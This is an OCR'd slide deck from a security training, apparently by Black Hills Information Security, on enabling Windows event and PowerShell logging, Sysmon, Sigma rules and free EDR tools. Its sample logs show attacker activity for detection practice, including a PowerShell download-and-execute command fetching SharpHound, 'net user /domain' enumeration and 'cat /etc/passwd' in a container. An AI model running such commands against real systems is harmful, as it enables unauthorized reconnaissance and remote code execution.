7	maxine.james
8	do.not.reply
9	customer
10	samith

Rank Host

1	labv2-ms
2	10.55.100.183
3	10.55.100.186
4	10.55.200.14

Add event value Count Type Auth

© Black Hills Information Security | @BHInfoSecurity



Adventures in (just enabling proper) Windows Event Logging

Important Event IDs

- 4624 and 4634 (Logon / Logoff)
- 4662 (ACL'd object access - Audit req.)
- 4688 (process launch and usage)
- 4698 and 4702 (tasks + XML)
- 4740 and 4625 (Acct Lockout + Src IP)
- 5152, 5154, 5156, 5157 (FW - Noisy)
- 4648, 4672, 4673 (Special Privileges)
- 4769, 4771 (Kerberoasting)
- 5140 with *\IPC\$ and so many more....



Wouldn't it just be easier if SysMon?
Yes. We'll get to that later.
Here come the sysAdmin comments.
"You guys seriously don't know how to do this?"



SIEM and %

- Let's play a game
- How much do you log?
- What do you log from?
- Who tells you what to log?
- What % of your logs have an alert or signature for them?



Because I know the power of a question!



Command Line Logging is Easy

You must have Audit Process Creation auditing enabled

You must enable the policy setting: Include command line in process creation events

“When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings.” (cit. *MSFT, see links)

The screenshot shows two windows. The top window is a browser displaying a Microsoft blog post about command-line auditing. The bottom window is the Windows Event Viewer showing an event titled "Event Properties - Event 4688, Microsoft Windows security auditing". The event details a new process creation. In the "Process Command Line" field, the value is highlighted with a red oval, showing the full command line: "C:\Windows\System32\Wscript.exe C:\systemfiles\temp\commandandcontrol\zone\7f5fward\uncomprights.vbs".

The browser window title is "i-ds/manage/component-updates/command-line-process-auditing". The list in the browser includes:

- The pre-existing process creation audit event ID 4688 will now include audit information for command line processes.
- It will also log SHA1/2 hash of the executable in the AppLocker event log
 - Application and Services Logs\Microsoft\Windows\AppLocker
- You enable via GPO, but it is disabled by default
 - "Include command line in process creation events"

The Event Properties window shows the following details for the event:

Subject	Process Information
Security ID: ADPERF\Administrator Account Name: administrator Account Domain: ADPERF Logon ID: 0x22D92	New Process ID: 0x44c New Process Name: C:\Windows\System32\Wscript.exe Token Elevation Type: TokenElevationTypeDefault (1) Creator Process ID: 0x4dc
	Process Command Line: C:\Windows\System32\Wscript.exe C:\systemfiles\temp\commandandcontrol\zone\7f5fward\uncomprights.vbs

A note at the bottom of the event properties window states: "Token Elevation Type indicates the type of token that was assigned to the new process in this audit entry."



Command Line Logging is Easy

Max log file size is small by default.

Command line logging is off by default.

“To see the effects of this update, you will need to enable two policy settings”

1. Admin. Templates > System > Audit Process Creation
2. Policies > Windows > Security > Advanced Audit > Detailed Tracking

Yeah, and one last thing: The second setting will likely be overwritten.

When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings. Event 4719 is logged when the settings are overwritten.



Command Line Logging is Easy

To avoid the overwriting of Advanced Audit settings, a *third* setting is req'd.

Def. Domain Policy > Computers > Security > Local > Security > Audit

The screenshot shows the Windows Group Policy Management console. On the left, the navigation tree under 'Computer Configuration' includes 'Policies', 'Software Settings', 'Windows Settings' (with 'Name Resolution Policy' and 'Scripts (Startup/Shutdown)'), 'Security Settings' (with 'Account Policies', 'Local Policies' (selected), 'Audit Policy', 'User Rights Assignment', 'Security Options', 'Event Log', 'Restricted Groups', 'System Services', 'Registry', 'File System', 'Wired Network (IEEE 802.3) Policies', 'Windows Firewall with Advanced Security', and 'Network List Manager Policies'). On the right, a list of policies is shown, and a detailed view of the 'Audit: Force audit policy subcategory settings (Windows Vista or later)' policy is displayed. The dialog box shows the 'Security Policy Setting' tab with the description: 'Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings'. It has a checked checkbox for 'Define this policy setting' and two radio buttons: 'Enabled' (selected) and 'Disabled'.

Policy	Setting	Description
Accounts: Limit local account use of blank passwords to co...	Not Define	
Accounts: Rename administrator account	Not Define	
Accounts: Rename guest account	Not Define	
Audit: Audit the access of global system objects	Not Define	
Audit: Audit the use of Backup and Restore privilege	Not Define	
Audit: Force audit policy subcategory settings (Windows Vis...	Not Define	
Audit: Shut down system immediately if unable to log secur...	Not Define	



Command Line Logging is WORKING!!!!

net user /domain

Event 4688, Microsoft Windows security auditing.

General Details

Target Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Process Information:

New Process ID:	0x1680
New Process Name:	C:\Windows\System32\net1.exe
Token Elevation Type:	%&1936
Mandatory Label:	Mandatory Label\High Mandatory Level
Creator Process ID:	0x1314
Creator Process Name:	C:\Windows\System32\net.exe
Process Command Line:	C:\Windows\system32\net1 user /domain



© Black Hi

PowerShell Logging is Easy.

Some useful commands.

```
WevtUtil gl "Windows PowerShell" (list configuration)
```

```
WevtUtil sl "Windows PowerShell" /ms:512000000
```

```
WevtUtil sl "Windows PowerShell" /rt:false
```

```
WevtUtil gl "Microsoft-Windows-PowerShell/Operational" (list configuration)
```

```
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /ms:512000000
```

```
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /rt:false
```

We will talk about Get-WinEvent a bit later

But....the profile.ps1 file below is where it's at.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> type .\profile.ps1
$LogCommandHealthEvent = $true
$LogCommandLifecycleEvent = $true
$LogPipelineExecutionDetails = $true
$PSVersionTable.PSVersion
```



© Black

But, Now We Have PS Logs

Windows PowerShell Number of events: 563			
Level	Date and Time	Source	Event ID Task Category
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	800 Pipeline Execution Details
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501 Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500 Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501 Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500 Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500 Command Lifecycle

Event 500, PowerShell (PowerShell)

General Details

Command "New-Object" is Started.

Details:

```
NewCommandState=Started  
SequenceNumber=28  
  
HostName=ConsoleHost  
HostVersion=5.1.17763.503  
HostId=3d142d60-27ec-49a3-a2fb-23dc3d34a2b9d  
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec Bypass -C IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound  
EngineVersion=5.1.17763.503  
Runspaceld=f71de0b4-0d7d-4877-bf48-e929a258bc3a  
PipelineId=2  
CommandName=New-Object  
CommandType=Cmdlet  
ScriptName=  
CommandPath=  
CommandLine=IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound
```

Sysmon - Install

SwiftOnSecurity's default config is installed below.
It's easy, like 10 seconds easy.

```
C:\Users\it.admin\Downloads>Sysmon.exe -accepteula -i sysmonconfig-export.xml

System Monitor v10.2 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.00
Sysmon schema version: 4.21
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```



© BlackHills

Sysmon Log Locations

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of log sources:

- Event Viewer (Local)
- Custom Views
- Windows Logs
- Applications and Services Logs
 - Hardware Events
 - Internet Explorer
 - Key Management Service
 - Microsoft
 - AppV
 - User Experience Virtualization
 - Windows
- Sysmon
 - Operational

The "Operational" log under Sysmon is highlighted with a blue selection bar.



© Black

BLACK HILLS
Information Security
DEFENDERS OF VIRTUE
2008-2018

Log Detail



```
Process Create:  
RuleName:  
UtcTime: 2019-07-29 16:49:44.838  
ProcessGuid: {ac6a4e42-23a8-5d3f-0000-0010f8353400}  
ProcessId: 6816  
Image: C:\Users\Sec504\Downloads\msf.exe  
FileVersion: 2.2.14  
Description: ApacheBench command line utility  
Product: Apache HTTP Server  
Company: Apache Software Foundation  
OriginalFileName: ab.exe  
CommandLine: "C:\Users\Sec504\Downloads\msf.exe"  
CurrentDirectory: C:\Users\Sec504\Downloads\  
User: THEBOSS\Sec504  
LogonGuid: {ac6a4e42-61bd-5d37-0000-002033200700}  
LogonId: 0x72033  
TerminalSessionId: 2  
IntegrityLevel: Medium  
Hashes: MD5=532FA545F9B01DCA5E0991B7AB885E326,SHA256=4960AD6540BF6D8991ED93  
ParentProcessGuid: {ac6a4e42-61c2-5d37-0000-001092270800}  
ParentProcessId: 1772  
ParentImage: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe  
ParentCommandLine: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"
```



GPO and Sysmon



- Great Article via Syspanda
 - <https://www.syspanda.com/index.php/2017/02/28/deploying-sysmon-through-gpo/>

```
1 copy /z /y "\domain.com\apps\config.xml" "C:\windows\"  
2 sysmon -c c:\windows\config.xml  
3  
4 sc query "Sysmon" | Find "RUNNING"  
5 If "%ERRORLEVEL%" EQU "1" (  
6 goto startsysmon  
7 )  
8 :startsysmon  
9 net start Sysmon  
10  
11 If "%ERRORLEVEL%" EQU "1" (  
12 goto installsystmon  
13 )  
14 :installsystmon  
15 "\domain.com\apps\sysmon.exe" /accepteula -i c:\windows\config.xml
```



Winlogbeat



```
Administrator: Windows PowerShell
PS C:\users\TempAdmin\Desktop\winlogbeat> powershell -Exec bypass -File .\install-service-winlogbeat.ps1
Status      Name            DisplayName
----      ----            -----------
Stopped    winlogbeat        winlogbeat

PS C:\users\TempAdmin\Desktop\winlogbeat> Set-Service -Name "winlogbeat" -StartupType automatic
PS C:\users\TempAdmin\Desktop\winlogbeat> Start-Service -Name "winlogbeat"
PS C:\users\TempAdmin\Desktop\winlogbeat> -
```



Sigma

README.md

 build passing



SIGMA

Sigma

Generic Signature Format for SIEM Systems

What is Sigma

Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.

Sigma is for log files what [Snort](#) is for network traffic and [YARA](#) is for files.

This repository contains:

1. Sigma rule specification in the [Wiki](#)
2. Open repository for sigma signatures in the `./rules` subfolder
3. A converter named `sigmac` located in the `./tools/` sub folder that generates search queries for different SIEM systems from Sigma rules



© Black Hills Infor



6 Event IDs



LOGONTRACER

Black Hat Arsenal USA 2018

Concept

LogonTracer is a tool to investigate malicious logon by visualizing and analyzing Windows Active Directory event logs. This tool associates a host name (or an IP address) and account name found in logon-related events and displays it as a graph. This way, it is possible to see in which account login attempt occurs and which host is used. This tool can visualize the following event id related to Windows logon based on [this research](#).

- 4624: Successful logon
- 4625: Logon failure
- 4768: Kerberos Authentication (TGT Request)
- 4769: Kerberos Service Ticket (ST Request)
- 4776: NTLM Authentication
- 4672: Assign special privileges

More details are described in the following documents:

- [Visualise Event Logs to Identify Compromised Accounts - LogonTracer](#) -
- [イベントログを可視化して不正使用されたアカウントを調査 \(Japanese\)](#)



© Black H

Lets say, this happens



```
Date      : 3/26/2019 1:15:44 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: LABV2-DC2$
            User SID Access Count: 56
Command   :
Decoded   :

Date      : 3/26/2019 1:15:44 PM
Log       : Security
EventID   : 4672
Message   : High number of total logon failures for multiple accounts
Results   : Total accounts: 232
            Total logon failures: 240
```



What does it look like?



4770 Credential Validation
4776 Credential Validation

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Samantha.Ryan
Source Workstation: WINLABV2WKSRL-9
Error Code: 0xC000006A

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Roderick.Stone
Source Workstation: WINLABV2WKSRL-9
Error Code: 0xC000006A

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Timmy.Richardson
Source Workstation: WINLABV2WKSRL-9
Error Code: 0xC000006A





Lab: Enterprise Log Analysis



© Black Hills Information Security | @BHInfoSecurity



Endpoint Protection Analysis




© Black Hills Information Security | @BHInfoSecurity

Overlapping Fields of View



- The key is overlapping fields of visibility
- Endpoint
- SIEM/UBEA
- Network Monitoring
- Sandboxing
- Internal Segmentation



Everyone's a Winner!

[Home](#) > APT3

APT3 Emulation

ATT&CK Evaluations 2018

[RESULTS](#)


ATT&CK Description

APT3 is a China-based threat group that researchers have attributed to China's Ministry of State Security.^{[1][2]} This group is responsible for the campaigns known as Operation Clandestine Fox, Operation Clandestine Wolf, and Operation Double Tap.^{[3][4]} As of June 2015, the group appears to have shifted from targeting primarily US victims to primarily political organizations in Hong Kong.^[5]

Emulation Notes

APT3 relies on harvesting credentials, issuing on-keyboard commands (versus Windows API calls), and using programs already trusted by the operating system ("living off the land"). Similarly, they are not known to do elaborate scripting techniques, leverage exploits after initial access, or use anti-EDR capabilities such as rootkits or bootkits.

Scenario Overview



Two scenarios emulate publicly reported APT3/Gothic Panda tradecraft and operational flows. In both scenarios, access is established on the target victim. The scenario then proceeds into local/remote discovery, elevation of privileges, grabbing available credentials, then finally lateral movement within the breached network before collecting and exfiltrating sensitive data. Both scenarios include executing previously established persistence mechanisms executed after a simulated time lapse.

Red Team tooling is what primarily distinguishes the two scenarios. Cobalt Strike was used to execute the first scenario, while PowerShell Empire was used to execute the second. Using two different toolsets resulted in diversity and an observable variance in the emulation of the APT3/Gothic Panda behaviors.

Participants

Initial Cohort

**RSA**

CROWDSTRIKE

elastic

GoSECURE

Carbon Black

CrowdStrike

elastic

GoSECURE

Rolling Admission



Detection Categories

Main Detection Types

None



Telemetry



MSSP



General



Tactic



Technique



Modifier Detection Types

Alert



Correlated



Delayed



Host Interrogation



Residual Artifact



Configuration Change



Or not?



README.md

attack-eval-scoring

This project represented my attempts at analyzing the results of round 1 of the MITRE Enterprise ATT&CK Evaluation. With the release of round 2 results, please check out my new project: <https://github.com/joshzelonis/EnterpriseAPT29Eval>

For my initial blog post on the subject, check out: <https://go.forrester.com/blogs/measuring-vendor-efficacy-using-the-mitre-attck-evaluation/>

simple_score.py

In parsing the results, I found 56 ATT&CK techniques were measured with 136 procedures for doing so. This is a quick script for applying the scale on a procedure (or per step) basis. There were many instances where there were multiple detections for a single procedure/step which would skew any counting method that did not take this into effect.

coverage.py

This script generates two key metrics for understanding vendor performance. The first of which is a coverage score which gives insight into the percentage of ATT&CK techniques the solution was able to generate any type of detection against. This can be viewed as a high water mark for how the product could be used to generate detections. The second metric is a correlation metric which is the percentage of detections that had a tainted modifier. This is useful for understanding how the product reduces work for SOC analysts.

kill_chain_analysis.py

There were 10 different stages of attack measured from initial compromise to execution of persistence across two scenarios. One may argue that the most critical capability is being able to alert on an adversary at each stage of an intrusion. This script analyzes and breaks out how each vendor performed at each stage of these scenarios on the same 1-3-5 scale used by simple_score.py



© Black Hills In

“Simple” Score



```
john@pop-os:~/attack-eval-scoring$ python3 simple_score.py
./data/McAfee.1.APT3.1_Results.json - 268
./data/CarbonBlack.1.APT3.1_Results.json - 259
./data/Cybereason.1.APT3.1_Results.json - 285
./data/Microsoft.1.APT3.1_Results.json - 195
./data/PaloAltoNetworks.1.APT3.1_Results.json - 329
./data/GoSecure.1.APT3.1_Results.json - 108
./data/RSA.1.APT3.1_Results.json - 78
./data/F-Secure.1.APT3.1_Results.json - 376
./data/Endgame.1.APT3.1_Results.json - 225
./data/FireEye.1.APT3.1_Results.json - 288
./data/CrowdStrike.1.APT3.1_Results.json - 269
./data/SentinelOne.1.APT3.1_Results.json - 123
```

Misses



```
john@pop-os:~/attack-eval-scoring$ python3 total_misses.py
./data/McAfee.1.APT3.1_Results.json - 38
./data/CarbonBlack.1.APT3.1_Results.json - 34
./data/Cybereason.1.APT3.1_Results.json - 24
./data/Microsoft.1.APT3.1_Results.json - 23
./data/PaloAltoNetworks.1.APT3.1_Results.json - 9
./data/GoSecure.1.APT3.1_Results.json - 28
./data/RSA.1.APT3.1_Results.json - 49
./data/F-Secure.1.APT3.1_Results.json - 14
./data/Endgame.1.APT3.1_Results.json - 14
./data/FireEye.1.APT3.1_Results.json - 32
./data/CrowdStrike.1.APT3.1_Results.json - 22
./data/SentinelOne.1.APT3.1_Results.json - 35
```



LAB: EDR with Bluespawn



■ Select Administrator: Command Prompt

```
C:\temp>.\BLUESPAWN-client-x64.exe --hunt -l Curiosity --log=console.xml --reaction=log
```

BLUESPAWN

```
[LOW] Starting a Hunt
[LOW] Starting a hunt for 15 techniques.
[TI004 - Winlogon Helper DLL: Cursor] - 2 detections!
    Potentially malicious registry key detected - HKEY_USERS\5-1-5-21-3383516632-2128389977-1408257523-500\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon: Shell with data explorer.exe, #[binary_to_execute]
    Potentially malicious registry key detected - HKEY_USERS\5-1-5-21-3383516632-2128389977-1408257523-500\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon: Shell with data explorer.exe, #[binary_to_execute]
[TI015 - Accessibility Features: Cursor] - 0 detections!
[TI037 - Logon Scripts: Cursor] - 5 detections!
    Potentially malicious registry key detected - HKEY_USERS\5-1-5-21-3383516632-2128389977-1408257523-500\Environment\UserInit\mprLogonScript with data #[script_path]
    Potentially malicious registry key detected - HKEY_USERS\5-1-5-21-3383516632-2128389977-1408257523-500\Environment\UserInit\mprLogonScript with data #[script_path]
    Potentially malicious registry key detected - HKEY_USERS\5-1-5-21-3383516632-2128389977-1408257523-500\Environment\UserInit\mprLogonScript with data #[script_path]
    Potentially malicious file detected - C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\RunWallpaperSetup.cmd (hash is )
    Potentially malicious file detected - C:\Users\Default\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\RunWallpaperSetupInit.cmd (hash is )
[TI060 - Registry Run Keys / Startup Folder: Cursor] - 0 detections!
[TI100 - Web Shells: Cursor] - 0 detections!
```





EDR!

Yay!


John Strand



© Black Hills Information Security | @BHInfoSecurity

What is EDR???

- Endpoint Detection and Response can mean a lot of things.....
- Does it include prevention?
- Is it just the black box flight recorder?
- What about SOAR?
- What about eXtended Detection and Response (XDR)?



What do you see?

I am sooo sorry....



Vendors....



Carbon Black.



MITRE Evaluations



Screenshot of the MITRE Engenuity ATT&CK® Evaluations website showing a grid of security vendor logos and names:

Bitdefender	CROWDSTRIKE	cybereason®	FYCRFT	BlackBerry CYLANCE.	elastic
F-Secure.	FIREEYE™	GOSECURE	HanSight	kaspersky	Malwarebytes
McAfee™	Microsoft	paloalto® CORTEX XDR BY PALO ALTO NETWORKS	REAQTA	Secureworks® A Dell Technologies Company	SentinelOne™

The page also features a navigation bar with links for Enterprise, ICS, Tools, Resources, and Get Evaluated, along with a search bar and a "Paused" status indicator.



© Black Hills Information Security | @BHInfoSecurity

Also... Vendors



Why EDR?



- Because IR is a nightmare without it
- Quickly get information from multiple sources
- Correlate attack data < GOOD threat intelligence!!
- Because Windows logs are just bad
 - Not you Sysmon... You cool.



Why free and Open Source?



- Not a fan of vendors that don't have free or Open Source Products
- How do you know if it works? Cool GUI? Trial? They pinky promise?
- Also, many companies can't afford full solutions
 - A quick note on pricing
- You are not paying for what a commercial tool does... You are paying for what the free/OS tools do not provide.
- No reason to not practice





- Originally one of the more badass inventory systems
- Loved the query language across systems
- Full stack EDR
- Super easy to install, multiple agents
- Data feeds to an ELK stack... Because everything does...
- Easily one of the most asked about tools in my classes
- Just don't want to run a full ELK stack in my labs



I may be pronouncing it wrong





WAZUH / Modules / Vulnerabilities

Vulnerabilities ①

Dashboard Events

KQL Last 24 hours Show dates Refresh

cluster.name: wazuh rule.group: vulnerability-detector + Add filter

Critical Severity Alerts 197 High Severity Alerts 1054 Medium Severity Alerts 2201 Low Severity Alerts 735

Alert severity

Count

timestamp per 30 minutes

Critical (Yellow), High (Pink), Medium (Dark Blue), Low (Light Green)

Vulnerabilities heat map

agent.name: Descending

agent.name	0 - 250	250 - 500	500 - 750	750 - 1000
Windows	Medium	High	Critical	Low
RHEL7	Medium	High	Critical	Low
Centos	Medium	High	Critical	Low
Debian	Medium	High	Critical	Low
Ubuntu	Medium	High	Critical	Low

Events

Time	agent.name	data.vulnerability.cve	data.vulnerability.package.name	data.vulnerability.package.version	data.vulnerability.severity	rule.id
> Aug 13, 2020 @ 19:21:37.328	Windows	CVE-2020-6524	Google Chrome	80.0.3987.87	High	23505
> Aug 12, 2020 @ 02:41:31.287	RHEL7	CVE-2020-12888	kernel	3.10.0-862.e17	High	23505
> Aug 10, 2020 @ 01:27:38.187	Windows	CVE-2017-8512	Microsoft Office Home and Business 2016	16.0.13029.20344	High	23505



© Black Hills Information Security | @BHInfoSecurity





WAZUH / Modules / Malware detection

Malware detection ⓘ

Dashboard Events ⌂ Explore agent Generate report

Search KQL Last 24 hours Show dates Refresh

cluster.name: wazuh rule.groups: rootcheck + Add filter

Emotet malware activity

Count timestamp per 5 minutes

Rootkits activity over time

Alerts timestamp per 3 hours

Binary trojan Omega rootkit TRK rootkit

Security alerts

Time	agent.name	rule.mitre.technique	rule.mitre.tactic	rule.level	rule.id	rule.description
> Aug 12, 2020 @ 11:10:01.012	Windows	Scripting	Defense Evasion, Execution	12	255926	Word Executing WScript C:\Windows\SysWOW64\wscript.exe
> Aug 11, 2020 @ 01:32:10.105	Windows	Signed Binary Proxy Execution	Defense Evasion, Execution	10	255563	Signed Script Proxy Execution: C:\Windows\System32\svchost.exe
> Aug 10, 2020 @ 04:12:05.417	Amazon	Process Injection	Defense Evasion, Privilege Escalation	6	31103	SQL injection attempt.
> Aug 10, 2020 @ 01:05:38.824	RHEL7	Brute Force	Credential Access	10	5720	sshd: Multiple authentication failures.



© Black Hills Information Security | @BHInfoSecurity





WAZUH / Modules / Docker listener

Docker listener

Dashboard Events

KQL Last 7 days Show dates Refresh

cluster.name: wazuh rule.groups: docker + Add filter

Top 5 events

Action	Count
pull	~35%
restart	~25%
connect	~15%
stop	~10%
create	~10%

Events by source over time

Timestamp	Container	Image	Network	Total
2020-08-13 00:00	~1500	~1000	~1000	~3500
2020-08-13 03:00	~1800	~1200	~1200	~4200
2020-08-13 06:00	~1200	~800	~800	~2800
2020-08-13 09:00	~1000	~600	~600	~2200
2020-08-13 12:00	~800	~500	~500	~1800
2020-08-13 15:00	~1000	~700	~700	~2400
2020-08-13 18:00	~1200	~800	~800	~2800
2020-08-13 21:00	~1500	~1000	~1000	~3500
2020-08-14 00:00	~1800	~1200	~1200	~4200
2020-08-14 03:00	~1200	~800	~800	~2800
2020-08-14 06:00	~1000	~600	~600	~2200
2020-08-14 09:00	~800	~500	~500	~1800
2020-08-14 12:00	~1000	~700	~700	~2400
2020-08-14 15:00	~1200	~800	~800	~2800
2020-08-14 18:00	~1500	~1000	~1000	~3500
2020-08-15 00:00	~1800	~1200	~1200	~4200
2020-08-15 03:00	~1200	~800	~800	~2800
2020-08-15 06:00	~1000	~600	~600	~2200
2020-08-15 09:00	~800	~500	~500	~1800
2020-08-15 12:00	~1000	~700	~700	~2400
2020-08-15 15:00	~1200	~800	~800	~2800
2020-08-15 18:00	~1500	~1000	~1000	~3500
2020-08-16 00:00	~1800	~1200	~1200	~4200
2020-08-16 03:00	~1200	~800	~800	~2800
2020-08-16 06:00	~1000	~600	~600	~2200
2020-08-16 09:00	~800	~500	~500	~1800
2020-08-16 12:00	~1000	~700	~700	~2400
2020-08-16 15:00	~1200	~800	~800	~2800
2020-08-16 18:00	~1500	~1000	~1000	~3500
2020-08-17 00:00	~1800	~1200	~1200	~4200
2020-08-17 03:00	~1200	~800	~800	~2800
2020-08-17 06:00	~1000	~600	~600	~2200
2020-08-17 09:00	~800	~500	~500	~1800
2020-08-17 12:00	~1000	~700	~700	~2400
2020-08-17 15:00	~1200	~800	~800	~2800
2020-08-17 18:00	~1500	~1000	~1000	~3500


Events

Time	agent.name	data.docker.type	data.docker.actor	data.docker.action	rule.description	rule.level	rule.id
> Aug 15, 2020 @ 12:54:30.705	Ubuntu	container	nginx_container	exec: cat /etc/passwd	Command launched in container	7	87907
> Aug 14, 2020 @ 21:59:31.751	Ubuntu	image	archlinux	pull	Image or repository archlinux pulled	3	87932
> Aug 14, 2020 @ 14:40:34.702	Ubuntu	network	bridge	disconnect	Network bridge disconnected	8	87929
> Aug 14, 2020 @ 01:17:14.351	Ubuntu	container	adoring_nash	create	Container adoring_nash created	4	87901




© Black Hills Information Security | @BHInfoSecurity





Velociraptor

- This is the one we use in my classes
- Setup to pulling data is very, very quick
- Standalone agent and server in one executable
- From the folks that brought us Rekall
- So... They kind of know what they are doing
- No detection and prevention capability
- Great way to complement existing AV/Protection



© Black Hills Information Security | @BHInfoSecurity



Vendors and Free/OS

- A number of vendors are making their agents free/open source
- This is.... Huge.
- Que rant on people using your product before they spend huge amount of cash on them
- Let's talk about Elastic and Comodo



What "Proudly Sucking At Capitalism"
Might look like...






(Formerly Endgame)



- Almost everyone uses ELK
- Many commercial tools use ELK
- Endgame was a solid EDR
- All the "cool kids" use it
 - Sorry Splunk
- Now, they give it away for free*
 - They want the sweet, sweet ELK fees
- Even AMAZON uses ELK!! <-- Too Soon?





Easy Install



Fleet / Agents

Agents

Manage and deploy policy updates to a group of agents

Agents Enrollment tokens

Search

Showing 0 agents

Host	Status	Age
------	--------	-----

Add agent

Add Elastic Agents to your hosts to collect data and send it to the Elastic Stack.

